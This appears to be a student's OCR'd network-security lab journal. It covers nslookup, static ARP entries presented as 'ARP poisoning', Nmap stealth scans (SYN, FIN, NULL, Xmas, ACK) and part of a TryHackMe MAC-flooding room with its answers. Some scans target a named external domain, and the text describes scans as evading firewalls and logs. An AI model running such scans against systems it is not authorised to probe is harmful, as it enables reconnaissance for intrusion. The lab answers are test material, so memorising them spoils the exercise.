        expire  = 3600000 (41 days 16 hours)
        default TTL = 300 (5 mins)
>
```


```
> set type=a
> ns1.bluehost.com
Server:  svvdc02.svv.local
Address:  172.31.0.26

Non-authoritative answer:
Name:    ns1.bluehost.com
Address:  162.159.24.80

>
```

```
> set type=a
> ns1.bluehost.com
Server:  svvdc02.svv.local
Address:  172.31.0.26

Non-authoritative answer:
Name:    ns1.bluehost.com
Address:  162.159.24.80

> exit
```

c. Arp poisoning:





Administrator: Command Prompt
Microsoft Windows [Version 10.0.22621.3007]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\System32>getmac
Physical Address Transport Name
C0-18-03-C1-5E-BB \Device\Tcpip_{E72E6786-71D5-4DA8-A9DC-061843E85DB0}
C:\Windows\System32>


Select Administrator: Command Prompt
C:\Windows\System32>arp -s 172.23.1.212 C0-18-03-C1-5E-BB
C:\Windows\System32>arp -a
Interface: 172.23.1.212 --- 0xe
Internet Address Physical Address Type
172.23.0.70 f8-bc-12-a6-a2-44 dynamic
172.23.0.76 e8-d8-d1-ce-df-fe dynamic
172.23.0.77 e8-d8-d1-ce-e3-4e dynamic
172.23.0.82 48-9e-bd-a2-dd-88 dynamic
172.23.0.84 38-1a-52-ea-c9-a2 dynamic
172.23.0.89 8c-8c-aa-18-c7-35 dynamic
172.23.0.103 e8-d8-d1-ce-df-0d dynamic
172.23.0.144 f8-0d-60-9b-a4-c4 dynamic
172.23.0.150 e8-d8-d1-ce-df-bd dynamic
172.23.0.193 64-4e-d7-6d-6d-81 dynamic
172.23.0.195 64-4e-d7-6d-69-54 dynamic
172.23.0.229 48-9e-bd-a2-fd-c6 dynamic
172.23.0.233 48-9e-bd-a2-ff-96 dynamic
172.23.0.235 e8-d8-d1-ce-dd-25 dynamic
172.23.0.240 6c-b2-ae-8b-60-fc dynamic
172.23.0.251 00-16-41-ee-55-fe dynamic
172.23.1.1 48-9e-bd-a2-eb-09 dynamic
172.23.1.4 48-9e-bd-a2-dd-2b dynamic
172.23.1.91 48-9e-bd-a2-f0-43 dynamic
172.23.1.209 c0-18-03-c1-6a-b0 dynamic
172.23.1.212 c0-18-03-c1-5e-bb static
172.23.1.213 c0-18-03-c1-69-14 dynamic
172.23.2.101 e4-24-6c-a4-63-d4 dynamic

```
C:\Windows\System32>arp -d 172.23.1.212

C:\Windows\System32>arp -a

Interface: 172.23.1.212 --- 0xe
  Internet Address      Physical Address      Type
  172.23.0.70           f8-bc-12-a6-a2-44     dynamic
  172.23.0.76           e8-d8-d1-ce-df-fe     dynamic
  172.23.0.77           e8-d8-d1-ce-e3-4e     dynamic
  172.23.0.82           48-9e-bd-a2-dd-88     dynamic
  172.23.0.84           38-1a-52-ea-c9-a2     dynamic
  172.23.0.89           8c-8c-aa-18-c7-35     dynamic
  172.23.0.103          e8-d8-d1-ce-df-0d     dynamic
  172.23.0.144          f8-0d-60-9b-a4-c4     dynamic
  172.23.0.150          e8-d8-d1-ce-df-bd     dynamic
  172.23.0.193          64-4e-d7-6d-6d-81     dynamic
  172.23.0.195          64-4e-d7-6d-69-54     dynamic
  172.23.0.229          48-9e-bd-a2-fd-c6     dynamic
  172.23.0.233          48-9e-bd-a2-ff-96     dynamic
  172.23.0.235          e8-d8-d1-ce-dd-25     dynamic
  172.23.0.240          6c-b2-ae-8b-60-fc     dynamic
  172.23.0.251          00-16-41-ee-55-fe     dynamic
  172.23.1.1            48-9e-bd-a2-eb-09     dynamic
  172.23.1.4            48-9e-bd-a2-dd-2b     dynamic
  172.23.1.91           48-9e-bd-a2-f0-43     dynamic
  172.23.1.209          c0-18-03-c1-6a-b0     dynamic
  172.23.1.213          c0-18-03-c1-69-14     dynamic
  172.23.2.101          e4-24-6c-a4-63-d4     dynamic
```

Practical 4

NMAP Commands



Commands :


i. SYN scan

A TCP SYN scan is a stealth scan used to determine if ports on a target system are open, closed or filtered.

Nmap sends a SYN packet to the target and waits for a response. If the target responds with a SYN/ACK packet, the port is considered open and ready to establish a connection.


These connection attempts might not appear in logs, depending on network configurations. If the target responds with an RST packet, the port is closed.

- **nmap -sS <ip address of another device>**




- **nmap -sS <gatewaynumber>**

```
C:\Users\Admin>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : SVV.local
   Link-local IPv6 Address . . . . . : fe80::6ca8:73a9:7ce4:3ba3%2
   IPv4 Address. . . . . . . . . . . : 172.23.0.203
   Subnet Mask . . . . . . . . . . . : 255.255.252.0
   Default Gateway . . . . . . . . . : 172.23.0.240

Ethernet adapter VMware Network Adapter VMnet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::3fc6:f67c:377d:614a%5
   IPv4 Address. . . . . . . . . . . : 192.168.211.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::c01b:d12d:bca9:2b8%15
   IPv4 Address. . . . . . . . . . . : 192.168.92.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

C:\Users\Admin>
```



- **nmap -sS 127.0.0.1**




ii. FIN scan

In this type of scan, the attacker sends packets to the victim with the FIN flag set. The concept behind this type of scan is that SYN scans are still very visible; in order to obtain a lower profile, a packet with a FIN flag set can be used.


This type of scanning technique is effective not only because it is less obvious, but also because it can reliably pass through firewalls without alteration and then right on toward the intended target. SYN packets, on the other hand, are likely to get higher levels of scrutiny when they encounter a firewall.

If an FIN is sent to an open port, there is no response, but if the port is closed, the victim returns an RST.


- **nmap -sF 172.23.0.202**



- **nmap -sF somaiya.edu**



- **nmap -sF -T4 somaiya.edu**




iii. NULL scan

In this type of scan, the attacker sends frames to the victim with no flag set. The result is somewhat similar to what happens in an FIN scan. The victim's response depends on whether the port is open or closed.

If no flags are set on a frame that is sent to an open port, there is no response, but if the port is closed, the victim returns an RST.

- **nmap –sN <target address>**




iv. XMAS scan

This scan gets its name from the phrase “lit up like a Christmas (Xmas) tree,” meaning that numerous flags are set. In this type of scan, multiple flags are activated.

A single packet is sent to the client with URG, PSH, and FIN all set to on. Having all the flags set creates an illogical or illegal combination, and the receiving system has to determine what to do when this occurs. In most modern systems this simply means that the packet is ignored or dropped, but on some systems the lack of response tells you a port is open, whereas a single RST packet tells you the port is closed.


- **nmap -sX <target address>**



v. ACK Scan

In this scan, the ACK packets are sent to the target port in order to know if that port is filtered or unfiltered. In case of filtered port, the response will be either no response or an ICMP destination unreachable reply packet will be shown. In case of unfiltered ports, an RST reply packet will be sent to all the open and closed ports.


- **nmap -sA <ip address of another device>**




Practical 5

Mac Flooding:

Try Hackme - Mac Flooding





Task 2 Initial Access

For the sake of this room, let's assume the following:

While conducting a pentest, you have gained initial access to a network and escalated privileges to root on a Linux machine. During your routine OS enumeration, you realize it's a dual-homed host, meaning it is connected to two (or more) networks. Being the curious hacker you are, you decided to explore this network to see if you can move laterally.

After having established **persistence**, you can access the compromised host via SSH:

User	Password	IP	Port
admin	Layer2	MACHINE_IP	22

*Please, allow a minimum of **5 minutes** for the machine to get the services fully up and running, **then** try connecting with SSH (if you login, and the command line isn't showing up yet, **don't hit Ctrl+C!** Just be patient...):*

```
ssh -o StrictHostKeyChecking=accept-new admin@MACHINE_IP
```

Note: The `admin` user is in the `sudo` group. I suggest using the `root` user to complete this room: `sudo su -`

*Please, allow a minimum of **5 minutes** for the machine to get the services fully up and running, **then** try connecting with SSH (if you login, and the command line isn't showing up yet, **don't hit Ctrl+C!** Just be patient...):*

```
ssh -o StrictHostKeyChecking=accept-new admin@MACHINE_IP
```

Note: The `admin` user is in the `sudo` group. I suggest using the `root` user to complete this room: `sudo su -`

Answer the questions below

Now, can you (re)gain access? (Yay/Nay)

Yay — Correct Answer — Hint

Task 3 ✅ Network Discovery

Task 4 ✅ Passive Network Sniffing

Task 5 ✅ Sniffing while MAC Flooding

Task 6 ✅ Man-in-the-Middle: Intro to ARP Spoofing

Task 3 ✅ Network Discovery

As mentioned previously, the host is connected to one or more additional networks. You are currently connected to the machine via SSH on Ethernet adapter `eth0`. The network of interest is connected with Ethernet adapter `eth1`.

First, have a look at the adapter:

`ip address show eth1` or the shorthand version: `ip a s eth1`

Using this knowledge, answer questions **#1** and **#2**.

Now, use the network enumeration tool of your choice, e.g., `ping`, a bash or python script, or Nmap (pre-installed) to discover other hosts in the network and answer question **#3**.

Answer the questions below

What is your IP address?

192.168.12.66 — Correct Answer

What's the network's CIDR prefix?

/24 — Correct Answer — Hint

How many other live hosts are there?

2 — Correct Answer

